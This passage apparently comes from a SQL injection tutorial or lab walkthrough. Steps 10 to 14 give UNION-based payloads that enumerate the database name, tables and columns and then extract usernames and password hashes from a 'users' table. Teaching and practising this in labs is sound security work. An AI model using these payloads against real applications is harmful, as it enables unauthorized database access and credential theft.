
Step 10: UNION-Based Injection

1' UNION SELECT 1,2-- -




Step 11: Extract Database Name

1' UNION SELECT database(),2-- -




Step 12: Extract Table Names

1' UNION SELECT table_name,2
FROM information_schema.tables
WHERE table_schema=database()-- -



Step 13: Extract Column Names

1' UNION SELECT column_name,2
FROM information_schema.columns
WHERE table_name='users'-- -



Step 14: Extract Username & Password

1' UNION SELECT user,password FROM users-- -

Passwords may appear as hashes.